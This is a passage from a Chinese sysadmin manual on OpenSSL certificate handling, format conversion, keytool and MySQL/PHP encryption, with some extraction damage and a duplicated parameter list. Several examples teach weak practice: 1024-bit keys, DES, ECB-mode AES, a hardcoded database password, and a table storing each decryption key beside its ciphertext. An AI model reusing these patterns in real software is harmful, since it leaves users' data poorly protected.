f5jIU5eFmqR6/W3Zm38KiwIhAIp8FySKqbKk600uO4iPsS6TW8hJl67PprwXYMl
r
o3wPAHcANc8ZG7+xbFe/D61MbULLu7YnICZR6j/hKu+oA8M71kwAAAGABfvdXQA
A
BAMASDBGAiEAjFarHnzcbBvQ8//um0zVd4G3T5zbW4XSUIJSTc5JGo8CIQDaT5K
8
pji9egTYSypP9XfRK+Z2wID3j43uuGjiKSOKyQB2ALNzdwfhhFD4Y4bWBancEQl
K
eS2xZwwLh9zwAw55NqWaAAABgAX73YsAAAQDAEcwRQIhAO/PWksY7Zd7W5NJr3e
4
xRkx8J6Qv7a33VA3tkm96k4WAiBshJWPE2BjKzuQ/KEfiKnvD4dDa3btkmcWlpi
D
R8AvQDANBgkqhkiG9w0BAQsFAAOCAQEARtY8iVMqqBCXGZj2NRhpxA4eS2b/e/5
6
JhnRWGz3wxf0aRjbaZ2sUH3aHe1UDyg4jVPgnSLsGnBMmN5Rk32uiB/5v6/uRhC
a
l26Yi9MYbeQpt0980MxT5hhv8bThRiNa77+oAOcrYMJEGIf2/9k0yoefblEZTR0
2
6UU6pkDhxjMtpyNRr+IdqQM/4lCM6nu8FZ/qaLltvta1Enq+jEwEObo/PoBoQJz
J
```

```
j7hcu7rkyPQIK1raQ9pK7uFJ2/FgtxIUuT+by06LnUp82VB7QxlniXO2R4XgDzW
d
umlpkAFJQvZ+Sa2rSdjynrTDedjQIv3s1jH2Tvao5fR23tW2XAQhVg==
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=San Francisco/O=GitHub,
Inc./CN=*.github.com
issuer=/C=US/O=DigiCert Inc/CN=DigiCert TLS RSA SHA256 2020 CA1
---
No client certificate CA names sent
Server Temp Key: ECDH, X25519, 253 bits
---
SSL handshake has read 3658 bytes and written 201 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES128-GCM-SHA256
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES128-GCM-SHA256
    Session-ID:
1C4C1072710647E77BB8727A8BFA07A1E0DE5F0468A86A0D3F2DE203F19C186
B
    Session-ID-ctx:
    Master-Key:
D61B962E0B946845486198AB8C33CD2225BF83D10BB6169396C623CAA514049
3AFCB604878BAEED1F7FE154E02A1917D
    TLS session ticket lifetime hint: 7200 (seconds)
    TLS session ticket:
    0000 - 28 d8 89 16 1d ea 4d 42-73 3b 62 d4 d1 cf ab b6
(.....MBs;b.....
    0010 - f1 74 1d ca 92 46 6c 68-e6 c0 15 26 13 40 9d 83
.t...Flh...&.@..
    0020 - 72 ef 7e 1f 9e 25 21 6c-25 56 aa 55 e2 09 84 84
r.~..%!l%V.U....
    0030 - 74 91 72 78 93 2d 90 19-07 4a fd 14 6c 52 f1 18
t.rx.-...J..lR..
    0040 - ae 63 2e 1f 41 d3 55 45-e6 f0 51 63 e6 99 58 92
.c..A.UE..Qc..X.
    0050 - f6 bb 7e 08 8e 14 dc f1-80 14 81 4b a3 d4 ea a7
..~........K....
    0060 - 98 0e d7 80 92 74 9c db-26 68 8c d2 95 17 c4 d5
.....t..&h......
```

```
    0070 - ff e4 3f 3c 73 8f 3c 17-27 64 04 f2 cd d5 ef 24
..?<s.<.'d.....$
    0080 - 9d 35 57 ef fd e1 27 7a-91 5a 80 1f 5a 29 2d a8
.5W...'z.Z..Z)-.
    0090 - 91 99 e0 92 16 35 d9 e8-04 10 cd 9b bd 0f 52 5d
.....5........R]

    Start Time: 1660550664
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
---
```

3.4. HTTP SSL 证书

证书链

```
[www@netkiller ~]$ openssl s_client -connect www.google.com:443
-state
CONNECTED(00000003)
SSL_connect:before/connect initialization
SSL_connect:SSLv2/v3 write client hello A
SSL_connect:SSLv3 read server hello A
depth=3 C = US, O = Equifax, OU = Equifax Secure Certificate
Authority
verify return:1
depth=2 C = US, O = GeoTrust Inc., CN = GeoTrust Global CA
verify return:1
depth=1 C = US, O = Google Inc, CN = Google Internet Authority
G2
verify return:1
depth=0 C = US, ST = California, L = Mountain View, O = Google
Inc, CN = www.google.com
verify return:1
SSL_connect:SSLv3 read server certificate A
SSL_connect:SSLv3 read server key exchange A
SSL_connect:SSLv3 read server done A
SSL_connect:SSLv3 write client key exchange A
SSL_connect:SSLv3 write change cipher spec A
SSL_connect:SSLv3 write finished A
SSL_connect:SSLv3 flush data
```

```
SSL_connect:SSLv3 read server session ticket A
SSL_connect:SSLv3 read finished A
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google
Inc/CN=www.google.com
   i:/C=US/O=Google Inc/CN=Google Internet Authority G2
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
   i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
   i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIEgDCCA2igAwIBAgIISCr6QCbz5rowDQYJKoZIhvcNAQELBQAwSTELMAkGA1U
E
BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnR
l
cm5ldCBBdXRob3JpdHkgRzIwHhcNMTYxMjE1MTQwNzU2WhcNMTcwMzA5MTMzNTA
w
WjBoMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBww
N
TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEXMBUGA1UEAwwOd3d
3
Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC8vLL
z
GhY7xvadKOHvjpKbE7Kue1CP8LTgNo0JAOSEUVd/bDll8KEgyTc2ZOEGZPJ2biu
X
SvtOWqg1+Q1zxev8/5Ym0OS7xqLZH+6wVY+trJlka2VZ3oGkF8jmNW4hofJK0tn
D
v4gyG0d9AOjXCzCY/HSzGYA6oR6hdxfjnHkbwspPWfvyvQ1fxuMAzS6mTl2x6Dd
A
JUo1I+BVS54gAze3/kHoamovRHZyOn4dp2wkCv3eXRu4Eh8ZT3XWTie25jcnNhQ
R
tDvBqtlPtsFPUUhfonRGkUNojGIiFL6UdkfOIo/mlv5BQYWdqRCaCW78vUP6Tca
j
VZqeB4v5sR7O0SJJAgMBAAGjggFLMIIBRzAdBgNVHSUEFjAUBggrBgEFBQcDAQY
I
KwYBBQUHAwIwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQE
E
XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J
0
MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2xlLmNvbS9vY3NwMB0
G
A1UdDgQWBBS7Scfe9bno5yvK3NosrZJ6/SZVvTAMBgNVHRMBAf8EAjAAMB8GA1U
```

```
d
IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMCEGA1UdIAQaMBgwDAYKKwYBBAH
W
eQIFATAIBgZngQwBAgIwMAYDVR0fBCkwJzAloCOgIYYfaHR0cDovL3BraS5nb29
n
bGUuY29tL0dJQUcyLmNybDANBgkqhkiG9w0BAQsFAAOCAQEAlM1mVYPxFn1G2GY
h
BuzGnXwcK8H2T7c+zQGtab2hgWp8lvWcJ/O0PPb7XfXVIx+umAQUJ9Vx/3gUHLN
H
hN0k+ElUSSAIagKgx/tg+S9GizsWM926tqXdq6JpBLJr9nE5zg9/TE9kI7Ycplx
9
rAqYyqJG13a6xzde+Y2Ua8bvqgtPvte9cvqU4HULBptsHLAhMDe/ln5CsI6EK3U
C
cb9reU8in8yCaH8dtzrFyUracpMureWnBeajOYXRPTdCFccejAh/xyH5SKDOOZ4
v
3TP9GBtClAH1mSXoPhX73dp7jipZqgbY4kiEDNx+hformTUFBDHD0eO/s2nqwuW
L
pBH6XQ==
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google
Inc/CN=www.google.com
issuer=/C=US/O=Google Inc/CN=Google Internet Authority G2
---
No client certificate CA names sent
Server Temp Key: ECDH, prime256v1, 256 bits
---
SSL handshake has read 3727 bytes and written 373 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES128-GCM-SHA256
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES128-GCM-SHA256
    Session-ID:
E90DBF6A7E78AAA949938879913996225FE815F91B34A65BA9C84CDFD222EB6
C
    Session-ID-ctx:
    Master-Key:
ED751A4B1BCC2EB08AF01A69F5474960E289EC77065C84FEB6E93C0923834DC
03265F8B1CFD3AED0454EDB6CE7855AB6
    Key-Arg   : None
    Krb5 Principal: None
```

```
    PSK identity: None
    PSK identity hint: None
    TLS session ticket lifetime hint: 100800 (seconds)
    TLS session ticket:
    0000 - 60 81 b9 6b 8a 3b 30 0f-50 bc 0b 16 de 4b b2 e3
`..k.;0.P....K..
    0010 - df b1 67 c1 28 2a 9c 2d-fc 64 76 f8 3f f0 a3 b1
..g.(*.-.dv.?...
    0020 - e0 70 5a 7a b8 2b 08 80-77 0d 21 e8 b8 82 fc 66
.pZz.+..w.!....f
    0030 - df c4 c0 da a5 6a 8f f8-66 05 0c 22 07 5c a4 3b
.....j..f.."."\.;
    0040 - d8 af 31 37 28 6f 8c 2f-24 2d c0 40 f5 0d 6c da
..17(o./$-.@..l.
    0050 - c6 10 6e bf 16 55 8e 98-14 c8 ff 6a b6 22 51 f7
..n..U.....j."Q.
    0060 - 5b c0 11 ed 04 d0 62 40-e2 ad a5 9f 93 69 2b 72
[.....b@.....i+r
    0070 - e0 ff 8f 34 5f 78 0c 58-e4 a6 6a 08 11 f9 da d4
...4_x.X..j.....
    0080 - f4 1a 6e 1f b6 ff 2b 60-3b de 7e 57 fb 9a 79 33
..n...+`;.~W..y3
    0090 - 1f bd 92 d8 ae df 1d 0a-53 20 cd 9c 37 a9 e3 83
........S ..7...
    00a0 - 1c 72 84 30
.r.0

    Start Time: 1482905312
    Timeout   : 300 (sec)
    Verify return code: 0 (ok)
---
```

注意下面证书链，通常有三级，根证书，中级证书，服务器证书

```
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google
Inc/CN=www.google.com
   i:/C=US/O=Google Inc/CN=Google Internet Authority G2
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
   i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
```

```
   i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
---
```

GeoTrust Global CA 是根证书上

Google Internet Authority G2 中级证书

www.google.com 是服务器证书

提示

没有根证书WEB浏览器通常是可以正常访问的，因为证书厂商已经根微软签了协议，根证书已经安装到了Windows中。

开发中会遇到一些问题例如JDK他又自己的根证书管里，很多厂商的根证书没有根Oracle签协议并放到java/jre/lib/security/cacerts中，这是代码访问https服务器就不信任这些厂商的证书。

显示证书

```
$ openssl s_client -connect www.google.com:443 -showcerts
```

指定 servername

默认s_client使用IP地址链接并不会推送HTTP的HOST头，如果链接的是虚拟机就会有麻烦。

```
$ openssl s_client -servername api.netkiller.com -connect
api.netkiller.com:443
```

4. smime

5. Outlook smime x509 证书

5.1. 快速创建自签名证书

以下适合个人使用

```
openssl genrsa -out ca.pem 1024
openssl req -new -out neo.csr -key ca.pem
openssl x509 -req -in neo.csr -out neo.cer -signkey ca.pem -
days 365
openssl pkcs12 -export -clcerts -in neo.cer -inkey ca.pem -out
neo.p12
```

安装cer与p12两个证书，然后打开outlook测试

例 168.3. 快速创建自签名证书

```
                                <![CDATA[
[root@localhost smime]# openssl genrsa -out ca/ca.pem 1024
Generating RSA private key, 1024 bit long modulus
..............++++++
...................++++++
e is 65537 (0x10001)

[root@localhost smime]# openssl req -new -out ca/ca.csr -key
ca/ca.pem
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished
Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:CN
State or Province Name (full name) []:GD
Locality Name (eg, city) [Default City]:SZ
```

```
Organization Name (eg, company) [Default Company Ltd]:XXX Ltd
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:neo
Email Address []:neo.chan@live.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

[root@localhost smime]# openssl x509 -req -in ca/ca.csr -out
ca/ca-cert.cer -signkey ca/ca.pem -days 365
Signature ok
subject=/C=CN/ST=GD/L=SZ/O=XXX
Ltd/CN=neo/emailAddress=neo.chan@live.com
Getting Private key

[root@localhost smime]# openssl pkcs12 -export -clcerts -in
ca/ca-cert.cer -inkey ca/ca.pem -out ca/ca.p12
Enter Export Password:
Verifying - Enter Export Password:
```

更便捷的方法

```
openssl genrsa -out ca.pem 1024
openssl req -new -out neo.csr -key ca.pem -subj
"/C=CN/ST=GD/L=SZ/O=Internet Widgits Pty
Ltd/OU=IT/CN=neo/emailAddress=neo@668x.net"
openssl x509 -req -in neo.csr -out neo.cer -signkey ca.pem -
days 365
openssl pkcs12 -export -in neo.cer -inkey ca.pem -out neo.p12 -
name "neo"
```

5.2. 企业或集团方案

证书环境

```
% mkdir keys
% cd keys/
```

建立空文件 index.txt 用来保存以后的证书信息，这是OpenSSL的证书数据库：

```
touch  index.txt
```

建立一个文件 serial 在文件中输入一个数字，做为以后颁发证书的序列号，颁发证书序列号就从你输入的数字开始递增：

```
echo 01 > serial
```

颁发CA证书

首先创建CA根证书私钥文件，使用RSA格式，1024位：

```
% openssl genrsa -des3 -out ca.key 1024
```

例 168.4. 创建CA根证书

```
% openssl genrsa -des3 -out ca.key 1024
Generating RSA private key, 1024 bit long modulus
.........................++++++
.........................................++++++
e is 65537 (0x10001)
Enter pass phrase for ca.key:
Verifying - Enter pass phrase for ca.key:
```

私钥在建立时需要输入一个密码用来保护私钥文件，私钥文件使用3DES加密; 也可以不进行加密，这样不安全，因为一旦ca证书遗

失，别人就可以随意颁发用户证书：

```
openssl genrsa -out ca.key 1024
```

利用建立RSA私钥，为CA自己建立一个自签名的证书文件：

```
openssl req -new -x509 -days 365 -key ca.key -out ca.crt
```

生成证书的过程中需要输入证书的信息，

例 168.5. 创建自签名的证书

```
% openssl req -new -x509 -days 365 -key ca.key -out ca.crt
Enter pass phrase for ca.key:
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished
Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:CN
State or Province Name (full name) [Some-State]:GD
Locality Name (eg, city) []:Shenzhen
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Your
Company Ltd
Organizational Unit Name (eg, section) []:IT
Common Name (e.g. server FQDN or YOUR name) []:Neo Chan
Email Address []:neo.chan@live.com
```

颁发客户证书

生成客户证书的私钥文件，与生成CA根证书文件的方法一样，

```
openssl genrsa -des3 -out client.key 1024
```

OpenSSL生成客户端证书的时候，不能直接生成证书，而是必须通过证书请求文件来生成，因此现在我们来建立客户端的证书请求文件，生成的过程中一样要输入客户端的信息：

```
openssl req -new -key client.key -out client.csr
```

有了证书请求文件之后，就可以使用CA的根证书、根私钥来对请求文件进行签名，生成客户端证书 client.pem 了：

```
openssl x509 -req -in client.csr -out client.crt -signkey
client.key -CA ca.crt -CAkey ca.key -days 365 -CAserial serial
```

```
openssl pkcs12 -export -clcerts -in client.crt -inkey
client.key -out client.p12
```

注意

到这里为止，根CA为客户端签发证书的过程就结束了。

吊销已签发的证书

使用ca中的 -revoke 命令：

```
openssl ca -revoke client.pem -keyfile ca.key -cert ca.crt
```

证书被吊销之后，还需要发布新的CRL文件：

```
openssl ca -gencrl  -out ca.crl -keyfile ca.key -cert ca.crt
```

6. 证书转换

PKCS 全称是 Public-Key Cryptography Standards ，是由 RSA 实验室与其它安全系统开发商为促进公钥密码的发展而制订的一系列标准，
PKCS 目前共发布过 15 个标准。 常用的有:
PKCS#7 Cryptographic Message Syntax Standard
PKCS#10 Certification Request Standard
PKCS#12 Personal Information Exchange Syntax Standard
X.509是常见通用的证书格式。所有的证书都符合为
Public Key Infrastructure (PKI) 制定的 ITU-T X509 国际标准。
PKCS#7 常用的后缀是： .P7B .P7C .SPC
PKCS#12 常用的后缀有： .P12 .PFX
X.509 DER 编码(ASCII)的后缀是： .DER .CER .CRT
X.509 PAM 编码(Base64)的后缀是： .PEM .CER .CRT
.cer/.crt是用于存放证书，它是2进制形式存放的，不含私钥。
.pem跟crt/cer的区别是它以Ascii来表示。
pfx/p12用于存放个人证书/私钥，他通常包含保护密码，2进制方式
p10是证书请求
p7r是CA对证书请求的回复，只用于导入
p7b以树状展示证书链(certificate chain)，同时也支持单个证书，不含私钥。

6.1. CA证书

用openssl创建CA证书的RSA密钥(PEM格式):

```
openssl genrsa -des3 -out ca.key 1024
```

6.2. 创建CA证书有效期为一年

用openssl创建CA证书(PEM格式,假如有效期为一年):

```
openssl req -new -x509 -days 365 -key ca.key -out ca.crt -
config openssl.cnf
```

openssl是可以生成DER格式的CA证书的，最好用IE将PEM格式的CA证书转换成DER格式的CA证书。

6.3. x509转换为pfx

```
openssl pkcs12 -export -out server.pfx -inkey server.key -in
server.crt
```

6.4. PEM格式的ca.key转换为Microsoft可以识别的pvk格式

```
pvk -in ca.key -out ca.pvk -nocrypt -topvk
```

6.5. PKCS#12 到 PEM 的转换

```
openssl pkcs12 -nocerts -nodes -in cert.p12 -out private.pem
验证
openssl pkcs12 -clcerts -nokeys -in cert.p12 -out cert.pem
```

6.6. 从 PFX 格式文件中提取私钥格式文件 (.key)

```
openssl pkcs12 -in mycert.pfx -nocerts -nodes -out mycert.key
```

6.7. 转换 pem 到到 spc

```
openssl crl2pkcs7 -nocrl -certfile venus.pem  -outform DER -out
```

```
venus.spc
```

用 -outform -inform 指定 DER 还是 PAM 格式。例如：

```
openssl x509 -in Cert.pem -inform PEM -out cert.der -outform
DER
```

6.8. PEM 到 PKCS#12 的转换

```
openssl pkcs12 -export -in Cert.pem -out Cert.p12 -inkey
key.pem
```

IIS 证书

```
cd c:\openssl
set OPENSSL_CONF=openssl.cnf
openssl pkcs12 -export -out server.pfx -inkey server.key -in
server.crt
```

server.key和server.crt文件是Apache的证书文件，生成的server.pfx用于导入IIS

6.9. How to Convert PFX Certificate to PEM Format for SOAP

```
$ openssl pkcs12 -in test.pfx -out client.pem
Enter Import Password:
MAC verified OK
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

6.10. DER文件（.crt .cer .der）转为PEM格式文件

```
转换DER文件(一般后缀名是.crt .cer .der的文件)到PEM文件
openssl x509 -inform der -in certificate.cer -out
certificate.pem
转换PEM文件到DER文件
openssl x509 -outform der -in certificate.pem -out
certificate.der
```

6.11. JKS 转 X509

```
keytool -list -rfc --keystore netkiller.jks | openssl x509 -
inform pem -pubkey
```

6.12. jks to pem

转换流程 jks - p12 - pem

```
keytool -keystore foo.jks -genkeypair -alias foo \
    -dname 'CN=foo.example.com,L=Melbourne,ST=Victoria,C=AU'

keytool -importkeystore -srckeystore foo.jks \
   -destkeystore foo.p12 \
   -srcalias foo \
   -srcstoretype jks \
   -deststoretype pkcs12

openssl pkcs12 -in foo.p12 -out foo.pem
```

```
neo@MacBook-Pro ~/test/test % ls
foo.jks foo.p12 foo.pem
```

查看证书

```
keytool -keystore foo.jks -exportcert -alias foo | openssl x509
```

```
-inform der -text

openssl x509 -text -in foo.pem

openssl dsa -text -in foo.pem
```

7. 其他证书工具

```
sudo apt-get install sslscan
```

```
                 _
 ___ ___| |___  ___ __ _ _ __
/ __/ __| / __|/ __/ _` | '_ \
\__ \__ \ \__ \ (_| (_| | | | |
|___/___/_|___/\___\__,_|_| |_|

        Version 1.8.2
    http://www.titania.co.uk
Copyright Ian Ventura-Whiting 2009
```

8. OpenSSL 开发库

8.1. DES encryption with OpenSSL

例 168.6. DES encryption example in C

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <openssl/des.h>


char *
Encrypt( char *Key, char *Msg, int size)
{

        static char*    Res;
        int             n=0;
        DES_cblock      Key2;
        DES_key_schedule schedule;

        Res = ( char * ) malloc( size );

        /* Prepare the key for use with DES_cfb64_encrypt */
        memcpy( Key2, Key,8);
        DES_set_odd_parity( &Key2 );
        DES_set_key_checked( &Key2, &schedule );

        /* Encryption occurs here */
        DES_cfb64_encrypt( ( unsigned char * ) Msg, ( unsigned
char * ) Res,
                           size, &schedule, &Key2, &n,
DES_ENCRYPT );

         return (Res);
}


char *
Decrypt( char *Key, char *Msg, int size)
```

```
{

        static char*    Res;
        int             n=0;

        DES_cblock      Key2;
        DES_key_schedule schedule;

        Res = ( char * ) malloc( size );

        /* Prepare the key for use with DES_cfb64_encrypt */
        memcpy( Key2, Key,8);
        DES_set_odd_parity( &Key2 );
        DES_set_key_checked( &Key2, &schedule );

        /* Decryption occurs here */
        DES_cfb64_encrypt( ( unsigned char * ) Msg, ( unsigned
char * ) Res,
                           size, &schedule, &Key2, &n,
DES_DECRYPT );

        return (Res);

}

int main() {

char key[]="password";
char clear[]="This is a secret message";
char *decrypted;
char *encrypted;

encrypted=malloc(sizeof(clear));
decrypted=malloc(sizeof(clear));

printf("Clear text\t : %s \n",clear);
memcpy(encrypted,Encrypt(key,clear,sizeof(clear)),
sizeof(clear));
printf("Encrypted text\t : %s \n",encrypted);
memcpy(decrypted,Decrypt(key,encrypted,sizeof(clear)),
sizeof(clear));
printf("Decrypted text\t : %s \n",decrypted);
```

```
return (0);
}
```

编译运行

```
$ gcc des.c -o des -lssl -lcrypto
$ ./des
```

第 169 章 数据库与加密

1. MySQL 加密函数

1.1. AES_ENCRYPT / AES_DECRYPT

简单用法

```
mysql> select AES_ENCRYPT('helloworld','key');
+----------------------------------+
| AES_ENCRYPT('helloworld','key') |
+----------------------------------+
|                                  |
+----------------------------------+
1 row in set (0.00 sec)

mysql> select
AES_DECRYPT(AES_ENCRYPT('helloworld','key'),'key');
+-----------------------------------------------------+
| AES_DECRYPT(AES_ENCRYPT('helloworld','key'),'key') |
+-----------------------------------------------------+
| helloworld                                          |
+-----------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

加密数据入库

```
CREATE TABLE `encryption` (
        `mobile` VARBINARY(16) NOT NULL,
        `key` VARCHAR(32) NOT NULL
)
ENGINE=InnoDB;
```

```
INSERT INTO encryption(`mobile`,`key`)VALUES(
AES_ENCRYPT('13691851789',md5('13691851789')),
md5('13691851789'))
select AES_DECRYPT(mobile,`key`), length(mobile) from
encryption;
```

1.2. 通过PHP mcrypt 函数加密解密MySQL数据库

由于AES_DECRYPT()与AES_ENCRYPT()会耗费一部们数据库资源，于是我想出在外部实现AES_DECRYPT/AES_ENCRYPT同时完全兼容mysql。

MySQL AES_ENCRYPT() 加密,通过 PHP mcrypt_decrypt() 解密

PHP mcrypt_encrypt 加密,通过MySQL AES_DECRYPT() 解密

```
<?php
$dbh = new PDO ( 'mysql:host=192.168.6.1;dbname=test', 'www',
'passw0rd' );
$dbh->setAttribute ( PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION
);
$dbh->exec ( 'set names utf8' );
$data = 'Helloworld!!!';
//$data = '123456789';
$key = 'neo';

$sql = "SELECT AES_ENCRYPT(:data, :key) as string";
$stmt = $dbh->prepare ( $sql );
$stmt->execute ( array (
                ':data' => $data,
                ':key' => $key
) );
$row = $stmt->fetch ( PDO::FETCH_ASSOC );
$encrypt = $row ['string'];
printf ( "MySQL AES Encrypt: %s \n", $encrypt );

$sql = "SELECT AES_DECRYPT(:data, :key) as string";
```

```
$stmt = $dbh->prepare ( $sql );
$stmt->execute ( array (
                ':data' => $encrypt,
                ':key' => $key
) );
$row = $stmt->fetch ( PDO::FETCH_ASSOC );

$decrypt = $row ['string'];
printf ( "MySQL AES Decrypt: %s \n", $decrypt );
printf ( "---------------------------------\n" );
function aes_decrypt($encrypted, $key) {
        return rtrim ( mcrypt_decrypt ( MCRYPT_RIJNDAEL_128,
$key, $encrypted, MCRYPT_MODE_ECB, '' ), "\x00..\x1F" );
}
function aes_encrypt($decrypted, $key) {
        return mcrypt_encrypt ( MCRYPT_RIJNDAEL_128, $key,
$decrypted, MCRYPT_MODE_ECB, '' );
}

printf ( "MySQL AES_ENCRYPT => PHP AES_Decrypt: %s => %s \n",
$encrypt, aes_decrypt ( $encrypt, $key ) );

$str = 'Test by neo';

$sql = "SELECT AES_DECRYPT(:data, :key) as string";
$stmt = $dbh->prepare ( $sql );
$stmt->execute ( array (
                ':data' => aes_encrypt ( $str, $key ),
                ':key' => $key
) );
$row = $stmt->fetch ( PDO::FETCH_ASSOC );

$decrypt = $row ['string'];
printf ( "PHP encrypt => MySQL Decrypt: %s => %s \n", $str,
$decrypt );

printf ( "PHP enctypt => PHP  Decrypt: %s => %s \n", $str,
aes_decrypt ( aes_encrypt ( $str, $key ), $key ) );
?>
```

第 170 章 Java - keytool

Keytool介绍
Keytool 是一个Java数据证书的管理工具 ,Keytool将密钥（key）和证书（certificates）存在一个称为keystore的文件中在keystore里，包含两种数据:密钥实体（Key entity）-密钥（secret key）或者是私钥和配对公钥（采用非对称加密）可信任的证书实体（trusted certificate entries）-只包含公钥.

JDK中keytool常用参数说明（不同版本有差异，详细可参见【附录】中的官方文档链接）：

-genkey 在用户主目录
-genkey 在用户主目录中创建一个默认文件".keystore",还会产生一个mykey的别名，mykey中包含用户的公钥、私钥和证书(在没有指定生成位置的情况下,keystore会存在用户系统默认目录)
-alias 产生别名 每个keystore都关联这一个独一无二的alias，这个alias通常不区分大小写
-keystore 指定密钥库的名称(产生的各类信息将不在.keystore文件中)
-keyalg 指定密钥的算法 (如 RSA DSA，默认值为：DSA)
-validity 指定创建的证书有效期多少天(默认 90)
-keysize 指定密钥长度 （默认 1024）
-storepass 指定密钥库的密码(获取keystore信息所需的密码)
-keypass 指定别名条目的密码(私钥的密码)
-dname 指定证书发行者信息 其中： "CN=名字与姓氏,OU=组织单位名称,O=组织名称,L=城市或区域名 称,ST=州或省份名称,C=单位的两字母国家代码"
-list 显示密钥库中的证书信息 keytool -list -v -keystore 指定keystore -storepass 密码
-v 显示密钥库中的证书详细信息
-export 将别名指定的证书导出到文件 keytool -export -alias 需要导出的别名 -keystore 指定keystore -file 指定导出的证书位置及证书名称 -storepass 密码
-file 参数指定导出到文件的文件名
-delete 删除密钥库中某条目 keytool -delete -alias 指定需删除的别 -keystore 指定keystore — storepass 密码
-printcert 查看导出的证书信息 keytool -printcert -file g:\sso\michael.crt
-keypasswd 修改密钥库中指定条目口令 keytool -keypasswd -alias 需修改的别名 -keypass 旧密码 -new 新密码 -storepass keystore密码 -keystore sage

```
-storepasswd 修改keystore口令 keytool -storepasswd -keystore
g:\sso\michael.keystore(需修改口令的keystore) -storepass
pwdold(原始密码) -new pwdnew(新密码)
-import 将已签名数字证书导入密钥库 keytool -import -alias 指定导入条
目的别名 -keystore 指定keystore -file 需导入的证书
中创建一个默认文件".keystore",还会产生一个mykey的别名，mykey中包含用户
的公钥、私钥和证书(在没有指定生成位置的情况下,keystore会存在用户系统默认目
录)
-alias 产生别名 每个keystore都关联这一个独一无二的alias，这个alias通常
不区分大小写
-keystore 指定密钥库的名称(产生的各类信息将不在.keystore文件中)
-keyalg 指定密钥的算法 (如 RSA DSA，默认值为：DSA)
-validity 指定创建的证书有效期多少天(默认 90)
-keysize 指定密钥长度 （默认 1024）
-storepass 指定密钥库的密码(获取keystore信息所需的密码)
-keypass 指定别名条目的密码(私钥的密码)
-dname 指定证书发行者信息 其中： "CN=名字与姓氏,OU=组织单位名称,O=组织名
称,L=城市或区域名 称,ST=州或省份名称,C=单位的两字母国家代码"
-list 显示密钥库中的证书信息 keytool -list -v -keystore 指定
keystore -storepass 密码
-v 显示密钥库中的证书详细信息
-export 将别名指定的证书导出到文件 keytool -export -alias 需要导出的
别名 -keystore 指定keystore -file 指定导出的证书位置及证书名称 -
storepass 密码
-file 参数指定导出到文件的文件名
-delete 删除密钥库中某条目 keytool -delete -alias 指定需删除的别 -
keystore 指定keystore — storepass 密码
-printcert 查看导出的证书信息 keytool -printcert -file
g:\sso\michael.crt
-keypasswd 修改密钥库中指定条目口令 keytool -keypasswd -alias 需修改
的别名 -keypass 旧密码 -new 新密码 -storepass keystore密码 -
keystore sage
-storepasswd 修改keystore口令 keytool -storepasswd -keystore
g:\sso\michael.keystore(需修改口令的keystore) -storepass
pwdold(原始密码) -new pwdnew(新密码)
-import 将已签名数字证书导入密钥库 keytool -import -alias 指定导入条
目的别名 -keystore 指定keystore -file 需导入的证书
```

1. 创建证书

```
keytool -genkey -keyalg RSA -keystore keys/server.keystore
Enter keystore password:  changeit
What is your first and last name?
  [Unknown]:  www.caucho.com
What is the name of your organizational unit?
  [Unknown]:  Resin Engineering
What is the name of your organization?
  [Unknown]:  Caucho Technology, Inc.
What is the name of your City or Locality?
  [Unknown]:  San Francisco
What is the name of your State or Province?
  [Unknown]:  California
What is the two-letter country code for this unit?
  [Unknown]:  US
Is <CN=www.caucho.com, OU=Resin Engineering,
  O="Caucho Technology, Inc.", L=San Francisco, ST=California,
C=US> correct?
  [no]:  yes

Enter key password for <mykey>
        (RETURN if same as keystore password):  changeit
```

2. Private key generation

```
keytool -genkey -keyalg RSA -alias myserverkeypair \
